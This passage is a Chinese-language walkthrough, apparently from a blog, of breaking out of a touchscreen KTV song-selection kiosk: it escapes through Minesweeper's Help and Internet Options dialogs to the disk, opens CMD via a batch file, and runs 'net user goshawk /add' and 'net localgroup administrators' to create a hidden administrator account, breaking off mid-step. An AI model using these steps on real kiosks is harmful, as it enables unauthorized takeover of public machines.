


图 1




图 2




图 3




图 4




图 5

然是Windows的经典游戏“扫雷”，如图3。

我下意识以为是作者编了个小游戏放进去，但再看一眼，这个界面不就是windows的么？

朋友们看到这里一定和我一样想看看还能从中继续挖掘出什么吧。首先来理一下思路：我们的目的是获得这台机子最终的administrator权限，要想这么做我们就得要能打开CMD。

常见打开CMD的方法有以下几种：

一种是依次从桌面选择“开始”－“运行”，再输入“CMD”；

另一种是到系统盘符下的\WINDOWS\system32文件夹中去寻找；

还有一种就是在任意文件夹内新建一个后缀名为bat的批处理文件，文件的内容是cmd，通过双击该文件即可打开CMD。

这时可能会有朋友提出疑问，触屏的电脑你怎么输入指令呢？我最初想的是**复制粘贴法，就是通过打开电脑中本身就有的记事本文件，然后选择好你要的字母，再单击菜单栏中的编辑，选择“复制”、“粘贴”来回的组合出你所要的命令，然后另存为批处理文件执行即可。**




图 6

但是这一切的一切都必须要我能进入到它的磁盘内才可以实施，因此我们需要再考虑如何进入它的磁盘。

可能有经验的读者们这个时候已经知道该怎么做了，这里为了照顾新来的朋友们，我就再详细的讲一下。

首先点击“帮助”菜单，如图4，然后点击目录选项随后出现如图5的界面。接着我们单击“Internet选项”，在出现的选项卡中，找到Internet临时文件夹下的“设置”选项并进入，如图6。

之后单击“查看文件”，出现如图7的界面，这样我们就来到了它的磁盘下。其实再按照前面的“复制”、“粘贴”法已经可以取得终极权限了，但是我没有立刻这么做，而是先在他的电脑里面逛了逛。

当我一路巡查之后，在桌面文件夹下发现了“工作软件”目录。进入后发现了如图8的一系列好东西，其中对于我们来说，“rbutton”和“屏幕键盘”这两个软件是最为有用的，如图9，这样一来我们就不用那么麻烦的“复制”、“粘贴”了。




图 8

首先运行“rbutton”，这个是可以把单击屏幕效果由单击左键变为单击右键，这样我们就可以直接新建文件而不用再到处去找个文本文件修改了。

接着运行屏幕键盘，这个相信大家都会用的吧，我就不多做介绍了。因为桌面我进不去，所以只能用剩下的方法了，我选择的是新建一个bat文件。

好了，我们终于打开KTV点歌机的终端了，通过屏幕键盘我们进行以下操作（以下的命令都不包含双引号）：

1、使用命令：“net user”来查看一下这台主机的用户都有哪些；

2、接着继续执行添加用户的命令：“net user goshawk /add”，添加了一个名为goshawk，密码为空的用户，如图9。

3、接着对这个用户提权，命令为：“net localgroup administrators goshawk /add”，如




图 7


